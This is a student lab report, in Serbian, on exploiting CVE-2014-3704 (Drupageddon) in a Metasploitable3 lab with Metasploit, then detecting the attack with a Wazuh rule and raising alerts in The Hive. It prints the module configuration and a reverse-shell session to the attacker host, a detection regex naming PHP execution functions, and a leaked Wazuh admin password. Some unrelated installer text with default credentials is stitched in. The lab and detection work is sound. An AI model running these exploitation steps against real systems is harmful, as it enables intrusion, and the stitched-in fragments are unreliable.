

Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:

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1. Pregled Ranjivosti

1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE-2014-3704

Pogođen servis: Drupal

CVSS ocena: 7.5

Opis ranljivosti:

Unutar Drupal core modula, postoji API za rad sa bazom podataka. Unutar tog API, se nalazi funkcija `expandArguments`. Funkcija ne proverava podatke dobijene od korisnika pre konstrukcije pripremljenih upita, te je moguće izvršiti SQL injekciju. Unutar nje, koriste se nazivi i vrednosti korisnički unesenih parametara, bez njihove prethodne provere. Na taj način, napadač može, promenom naziva parametara, izvršiti SQL injekciju koja može dovesti i do izvršavanja koda na serverskoj mašini. Ranjivost se nalazi u Drupal verzijama 7.x pre 7.32. Poznata je i pod nazivom `Drupageddon`. Severity je high. Na skeniranoj mašini, na portu 80, postoji http servis koji koristi ranjivu verziju Drupala.

1.2 Opis eksploita

Izvor eksploita: Metasploit, module je `multi/http/drupal_drupageddon`

Metod eksploatacije: Ovaj exploit koristi drupalov keš u koji ubacuje zlonameran kod, odakle se kasnije izvršava

```

nsf6 > search drupal
Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal CODER Module Remote Command Execution
1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal Drupalgeddon 2 Forms API Property Injection
2 \ target: Automatic (PHP In-Memory) . . .
3 \ target: Automatic (PHP Dropper) . . .
4 \ target: Automatic (Unix In-Memory) . . .
5 \ target: Automatic (Linux Dropper) . . .
6 \ target: Drupal 7.x (PHP In-Memory) . . .
7 \ target: Drupal 7.x (PHP Dropper) . . .
8 \ target: Drupal 7.x (Unix In-Memory) . . .
9 \ target: Drupal 7.x (Linux Dropper) . . .
10 \ target: Drupal 8.x (PHP In-Memory) . . .
11 \ target: Drupal 8.x (PHP Dropper) . . .
12 \ target: Drupal 8.x (Unix In-Memory) . . .
13 \ target: Drupal 8.x (Linux Dropper) . . .
14 \ AKA: SA-CORE-2018-002 . . .
15 \ AKA: Drupalgeddon 2 . . .
16 exploit/multi/http/drupal_drupalgeddon 2014-10-15 excellent No Drupal HTTP Parameter Key/Value SQL Injection
17 \ target: Drupal 7.0 - 7.31 (form-cache PHP injection method) . . .
18 \ target: Drupal 7.0 - 7.31 (user-post PHP injection method) . . .
19 auxiliary/gather/drupal_opendtd_xxe 2012-10-17 normal Yes Drupal OpenID External Entity Injection
20 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal RESTWS Module Remote PHP Code Execution
21 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal RESTful Web Services unserialize() RCE
22 \ target: PHP In-Memory . . .
23 \ target: Unix In-Memory . . .
24 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 normal Yes Drupal Views Module Users Enumeration
25 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 25, use 25 or use exploit/unix/webapp/php_xmlrpc_eval

nsf6 > use 16
[*] No payload configured, defaulting to php/meterpreter/reverse tcp

```

2.3 Rezultat eksploatacije

Komandom exploit smo pokrenuli eksploataciju. Može se vidjeti da smo dobili reverse shell.

msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.netasploit.com/docs/using-netasploit/basics/using-netasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The target URI of the Drupal installation
VHOST		no	HTTP server virtual host

Automated Installation Script

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	172.20.10.7	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Drupal 7.0 - 7.31 (form-cache PHP injection method)

View the full module info with the `info`, or `info -d` command.

msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 172.20.10.6

rhosts => 172.20.10.6

msf6 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/

targeturi => /drupal/

msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl

[*] Unknown datastore option: payload. Did you mean PAYLOAD?

payload => php/reverse_perl

msf6 exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl

payload => php/reverse_perl

msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Handler failed to bind to 172.20.10.7:4444:-

[*] Handler failed to bind to 0.0.0.0:4444:-

[*] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444). consult the Configuration & Operations section.

[*] Exploit completed, but no session was created.

msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 172.20.10.7:4444

[*] Command shell session 1 opened (172.20.10.7:4444 -> 172.20.10.6:55454) at 2024-11-19 11:50:56 +0100

whoami

www-data

terminal

Please be aware that the service may take some time to start initially.

After the service has successfully started, launch your web browser and navigate to [172.20.10.7](#)

[View Server Address \(IP\)](#)

The default admin user credentials are as follows:

Username: `admin@drupal.org`
Password: `admin`

For security reasons, it is strongly advised to change the default password after logging in.

Advanced Configuration

To configure HTTPS, follow the instructions on the [dedicated page](#).

3. Detekcija Korišćenjem Wazuh SIEM-a3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

```
<group name="web">
  <rule id="111133" level="12">

    <match>request:.*POST.*(user|password|node|filter|tips).*HTTP.*(assert|passthru|system|exec|shell_exec|base64_decode).*</match>

    <description>Suspicious Drupal POST request with possible command injection</description>
  </rule>
</group>
```

Pravilo prikazano iznad se koristi kako bi se detektovalo potencijalno iskorišćavanje drupal ranjivosti. Najvažniji deo ovog pravila je *match* tag. U okviru ovog pravila, traže se šabloni unutar logova, koji bi potencijalno mogli da dovedu do eksploatacije. Pre svega, potrebno je da bude HTTP zahtev. Takođe, neće biti detektovani svaki HTTP zahtev, već samo POST, jer je potrebno da se pošalje POST zahtev, kako bi se aktivirao zagađeni keš. Iako je najčešći exploit na prijavi korisnika, moguće je da se ranjivost pronađe i na drugim exploitima, te tražimo neke od ključnih reči tih endpoint-a - (user|password|node|filter|tips). Pored toga, proveravamo da li u zahtevu postoje neke od php funkcija koje bi mogle da dovedu do *remote code execution-a* - (assert|passthru|system|exec|shell_exec|base64_decode). Opis pravila koristi se samo kako bi se analitičarima dodatno objasnilo koji napad bi mogao biti u toku.

ID pravila: 111133

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

Wazuh manager je instaliran koristeći [asistenta](#) koji je dat u quickstart dokumentaciji. Na slici ispod prikazan je proces instalacije wazuh dashboard-a, zajedno sa indexer-om i manager-om.

```

19/11/2024 11:26:45 INFO: Starting Wazuh installation assistant. Wazuh version: 4.9.2
19/11/2024 11:26:45 INFO: Verbose logging redirected to /var/log/wazuh-install.log
19/11/2024 11:26:52 INFO: --- Removing existing Wazuh installation ---
19/11/2024 11:26:52 INFO: Removing Wazuh manager.
19/11/2024 11:27:04 INFO: Wazuh manager removed.
19/11/2024 11:27:04 INFO: Removing Wazuh Indexer.
19/11/2024 11:27:09 INFO: Wazuh Indexer removed.
19/11/2024 11:27:09 INFO: Removing Filebeat.
19/11/2024 11:27:14 INFO: Filebeat removed.
19/11/2024 11:27:14 INFO: Removing Wazuh dashboard.
19/11/2024 11:27:23 INFO: Wazuh dashboard removed.
19/11/2024 11:27:24 INFO: Installation cleaned.
19/11/2024 11:27:24 INFO: Verifying that your system meets the recommended minimum hardware requirements.
19/11/2024 11:27:24 INFO: Wazuh web interface port will be 443.
19/11/2024 11:27:36 INFO: Wazuh repository added.
19/11/2024 11:27:36 INFO: --- Configuration files ---
19/11/2024 11:27:36 INFO: Generating configuration files.
19/11/2024 11:27:37 INFO: Generating the root certificate.
19/11/2024 11:27:37 INFO: Generating Admin certificates.
19/11/2024 11:27:37 INFO: Generating Wazuh Indexer certificates.
19/11/2024 11:27:37 INFO: Generating Filebeat certificates.
19/11/2024 11:27:37 INFO: Generating Wazuh dashboard certificates.
19/11/2024 11:27:38 INFO: Created wazuh-install-files.tar. It contains the Wazuh cluster key, certificates, and passwords necessary for installation.
19/11/2024 11:27:38 INFO: --- Wazuh Indexer ---
19/11/2024 11:27:38 INFO: Starting Wazuh indexer installation.
19/11/2024 11:27:52 INFO: Wazuh Indexer installation finished.
19/11/2024 11:27:52 INFO: Wazuh indexer post-install configuration finished.
19/11/2024 11:27:52 INFO: Starting service wazuh-indexer.
19/11/2024 11:28:04 INFO: wazuh-indexer service started.
19/11/2024 11:28:04 INFO: Initializing Wazuh indexer cluster security settings.
19/11/2024 11:28:07 INFO: Wazuh Indexer cluster security configuration initialized.
19/11/2024 11:28:07 INFO: Wazuh Indexer cluster initialized.
19/11/2024 11:28:07 INFO: --- Wazuh server ---
19/11/2024 11:28:07 INFO: Starting the Wazuh manager installation.
19/11/2024 11:29:07 INFO: Wazuh manager installation finished.
19/11/2024 11:29:07 INFO: Wazuh manager vulnerability detection configuration finished.
19/11/2024 11:29:07 INFO: Starting service wazuh-manager.
19/11/2024 11:29:24 INFO: wazuh-manager service started.
19/11/2024 11:29:24 INFO: Starting Filebeat installation.
19/11/2024 11:29:32 INFO: Filebeat installation finished.
19/11/2024 11:29:33 INFO: Filebeat post-install configuration finished.
19/11/2024 11:29:33 INFO: Starting service filebeat.
19/11/2024 11:29:34 INFO: Filebeat service started.
19/11/2024 11:29:34 INFO: --- Wazuh dashboard ---
19/11/2024 11:29:34 INFO: Starting Wazuh dashboard installation.
19/11/2024 11:30:08 INFO: Wazuh dashboard installation finished.
19/11/2024 11:30:08 INFO: Wazuh dashboard post-install configuration finished.
19/11/2024 11:30:08 INFO: Starting service wazuh-dashboard.
19/11/2024 11:30:08 INFO: wazuh-dashboard service started.
19/11/2024 11:30:10 INFO: Updating the internal users.
19/11/2024 11:30:12 INFO: A backup of the internal users has been saved in the /etc/wazuh-indexer/internalusers-backup folder.
19/11/2024 11:30:21 INFO: The filebeat.yml file has been updated to use the Filebeat Keystore username and password.
19/11/2024 11:30:57 INFO: Initializing Wazuh dashboard web application.
19/11/2024 11:30:58 INFO: Wazuh dashboard web application initialized.
19/11/2024 11:30:58 INFO: --- Summary ---
19/11/2024 11:30:58 INFO: You can access the web interface https://<wazuh-dashboard-ip>:443
User: admin
Password: 6eT8bTSU?0SI8nu0L0*HxoGfW5HpFZB?
19/11/2024 11:30:58 INFO: Installation finished.

```


Za pristup serveru korišćeni su default kredencijali kreirani prilikom podizanja sistema.

```

root@metasploitable3-ub1404:/home/vagrant# update-rc.d wazuh-agent defaults 95 10
Adding system startup for /etc/init.d/wazuh-agent ...
/etc/rc0.d/K10wazuh-agent -> ../init.d/wazuh-agent
/etc/rc1.d/K10wazuh-agent -> ../init.d/wazuh-agent
/etc/rc6.d/K10wazuh-agent -> ../init.d/wazuh-agent
/etc/rc2.d/S95wazuh-agent -> ../init.d/wazuh-agent
/etc/rc3.d/S95wazuh-agent -> ../init.d/wazuh-agent
/etc/rc4.d/S95wazuh-agent -> ../init.d/wazuh-agent
/etc/rc5.d/S95wazuh-agent -> ../init.d/wazuh-agent
root@metasploitable3-ub1404:/home/vagrant# service wazuh-agent start
Starting Wazuh v4.9.2...
Started wazuh-execd...
Started wazuh-agentd...
Started wazuh-syscheckd...
Started wazuh-logcollector...
Started wazuh-modulesd...
Completed.
root@metasploitable3-ub1404:/home/vagrant# sudo service wazuh-agent status
wazuh-modulesd is running...
wazuh-logcollector is running...
wazuh-syscheckd is running...
wazuh-agentd is running...
wazuh-execd is running...

```

Wazuh agent je instaliran na metasploitable3 virtualnoj mašini koristeći [uputsvo](#) iz zvanične dokumentacije što je prikazano na slici iznad. Kako su metasploitable3 virtualna mašina i wazuh server podignuti na dve različite fizičke mašine, prilikom instalacije agenta je prilagođena IP adresa wazuh servera kako bi se agent uspešno povezao. Kao što je prikazano na slici ispod, agent se nalazi u aktivnim, te je uspešno povezan sa serverom.



Prikupljanje logova:


Za praćenje drupalove ranjivosti korišćeni su *apache2 access* logovi koji se nalaze na `/var/log/apache2/access.log` putanji. Kako wazuh agent, po predefinisanoj konfiguraciji, prati ovaj log dokument, nije ga potrebno posebno dodavati u konfiguraciju. Unutar ovih logova, posebno nam je zanimljiv log koji sadrži pokušaj prijave na drupal endpoint-u:

```
172.20.10.7 - - [19/Nov/2024:12:30:45 +0000] "POST /drupal/?q=user/login HTTP/1.1" 200 8105 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0"
```

3.3 Proces detekcije

Kako bi se detektovalo postojanje loga koji je prikazan u okviru poglavlja 3.2, koristili smo pravilo koje je objašnjeno u okviru poglavlja 3.1. Nakon povezivanja wazuh agenta i

servera, te dodavanja novog SIEM pravila, povezali smo wazuh i thehive (više reči o tome u narednom poglavlju). Sada, smo ponovo pokrenuli izvršavanje eksploita iz poglavlja 2. Nakon uspešnog eksploatisanja, filtrirali smo događaje unutar Agent > Threat Hunting > Events taba. Događaje smo filtrirali prema pravilu koje ih je kreiralo. Id pravila koje smo kreirali za detekciju ovog događaja je 111133, te smo tu vrednost postavili za rule.id filter. Nakon toga, wazuh dashboard nam je izlistao sve događaje koji su vezani za to pravilo, što se može videti na slici ispod.



Napomena: Kako bi se pravilo testiralo, više puta smo pokrenuli exploit, da bi smo proverili da li će se svaki put kreirati novi događaj. Ovi događaji su bili osnova za kasnije kreiranje alert-ova u thehive-u.

4. Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:

The Hive servis podignut unutar Docker kontejnera, te su napravljene dvije vrste korisnika - *admin* i *analyst* unutar organizacije, kako bi se simuliralo pravljenje slučaja. Wazuh je povezan sa The Hive servisom preko API ključa, praćenjem [tutorijala](#).

Integracija pravila:

Kada Wazuh detektuje događaj definisan SIEM pravilima, putem API-ja automatski pošalje *alert* na The Hive. Konfiguracija integracije se vrši uz pomoć [python skripte](#) na putanji `/var/ossec/integrations/`. Ova skripta čita Wazuh *alerte* iz JSON fajlova, formatira njihove podatke, ekstrahuje relevantne informacije (IP adrese, URL-ove, domene) i kreira nove alerte u The Hive-u koristeći njegov API. Na osnovu unapred definisanih pragova težine ili nivoa, odlučuje da li će alert biti poslat. Ako uslovi budu ispunjeni, alert se šalje u The Hive i beleži se rezultat (uspeh ili greška) u log fajl. Dalje, potrebno je pomoću [bash skripte](#) koristeći *python* interpreter iz Wazuh okruženja izvršiti tu skriptu i proslijediti joj sve neophodne parametre.

Podaci *alert*-a se šalju u sljedećem obliku u integracionu skriptu:

```
{
  "rule": {
    "id": "...",
    "level": ...,
    "description": "..."
  },
  "agent": {
    "id": "...",
    "name": "...",
    "ip": "..."
  },
  "data": {
    "alert": {
      "severity": ...
    }
  }
}
```

Kako bi podaci došli do The Hive servisa, neophodno je dodati sljedeći blok u konfiguraciju Wazuh menadžera:

```
<ossec_config>
...
<integration>
  <name>custom-w2thive</name>
```



```

    <hook_url>http://<the-hive-url>:<port></hook_url>
    <api_key>...</api_key>
    <alert_format>json</alert_format>
  </integration>
  ...
</ossec_config>

```

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

Podaci se na The Hive servis šalju u sljedećem obliku:

```

{
  "title": "...",
  "tlp": "...",
  "tags": ["wazuh", "rule=...", "agent_name=...", "agent_id=...", "agent_ip=..."],
  "description": "### Rule\n| key | val |\n| ----- | ----- |\n| **rule.id** | ... |\n| **rule.level** | 5 |\n| **rule.description** | ... |\n",
  "type": "wazuh_alert",
  "source": "wazuh",
  "sourceRef": "...",
  "artifacts": [
    { "dataType": "ip", "data": "..." }
  ]
}

```

Na narednoj slici je prikazan izgled *alert-a* na The Hive platformi. Od jednog *alert-a*, moguće je kreirati case i dodijeliti ga nekom od korisnika sa rolom *analyst*.

This instance uses a **Platinum License** for **Trial** purpose, and will expire in **15 days**. [Register now.](#)

Alerts

Enter a case number

+ Create Case

default

Quick Filters

Export list

🔍

🔍

🔍

🔍

<input type="checkbox"/>	<div><div>New</div><div>New an hour ago</div></div>	<div><div>M</div><div>Suspicious Drupal POST request with possible command injection</div></div>	<div><div>rule=111133</div><div>agent_name=RS-UNIT-0084</div><div>agent_ip=no agent ip</div><div>wazuh</div><div>agent_id=000</div></div>	<div><div>None</div></div>	<div><div>wazuh_alert</div><div>wazuh</div><div>100694</div></div>	<div><div>Observables</div><div>TTPs</div></div>	<div><div>5</div><div>0</div></div>	<div><div>?</div></div>	<div><div>O. 30/11/2024 19:13</div><div>C. 30/11/2024 19:13</div><div>U. 30/11/2024 19:13</div></div>	<div><div>⋮</div></div>
<input type="checkbox"/>	<div><div>New</div><div>New an hour ago</div></div>	<div><div>M</div><div>Listened ports status (netstat) changed (new port opened or closed).</div></div>	<div><div>rule=533</div><div>agent_name=RS-UNIT-0084</div><div>agent_ip=no agent ip</div><div>wazuh</div><div>agent_id=000</div></div>	<div><div>None</div></div>	<div><div>wazuh_alert</div><div>wazuh</div><div>4b8dd8</div></div>	<div><div>Observables</div><div>TTPs</div></div>	<div><div>387</div><div>0</div></div>	<div><div>?</div></div>	<div><div>O. 30/11/2024 19:11</div><div>C. 30/11/2024 19:11</div><div>U. 30/11/2024 19:11</div></div>	<div><div>⋮</div></div>
<input type="checkbox"/>	<div><div>New</div><div>New an hour ago</div></div>	<div><div>M</div><div>Host-based anomaly detection event (rootcheck).</div></div>	<div><div>rule=510</div><div>agent_name=RS-UNIT-0084</div><div>agent_ip=no agent ip</div><div>wazuh</div><div>agent_id=000</div></div>	<div><div>None</div></div>	<div><div>wazuh_alert</div><div>wazuh</div><div>a5ea2f</div></div>	<div><div>Observables</div><div>TTPs</div></div>	<div><div>0</div><div>0</div></div>	<div><div>?</div></div>	<div><div>O. 30/11/2024 19:11</div><div>C. 30/11/2024 19:11</div></div>	<div><div>⋮</div></div>
<input type="checkbox"/>	<div><div>New</div><div>New an hour ago</div></div>	<div><div>M</div><div>Host-based anomaly detection event (rootcheck).</div></div>	<div><div>rule=510</div><div>agent_name=RS-UNIT-0084</div><div>agent_ip=no agent ip</div><div>wazuh</div><div>agent_id=000</div></div>	<div><div>None</div></div>	<div><div>wazuh_alert</div><div>wazuh</div><div>cac7c5</div></div>	<div><div>Observables</div><div>TTPs</div></div>	<div><div>0</div><div>0</div></div>	<div><div>?</div></div>	<div><div>O. 30/11/2024 19:11</div><div>C. 30/11/2024 19:11</div></div>	<div><div>⋮</div></div>
<input type="checkbox"/>	<div><div>New</div><div>New an hour ago</div></div>	<div><div>M</div><div>Wazuh server started.</div></div>	<div><div>agent_name=RS-UNIT-0084</div><div>rule=502</div><div>agent_ip=no agent ip</div><div>wazuh</div><div>agent_id=000</div></div>	<div><div>None</div></div>	<div><div>wazuh_alert</div><div>wazuh</div><div>26d730</div></div>	<div><div>Observables</div><div>TTPs</div></div>	<div><div>0</div><div>0</div></div>	<div><div>?</div></div>	<div><div>O. 30/11/2024 19:07</div><div>C. 30/11/2024 19:07</div></div>	<div><div>⋮</div></div>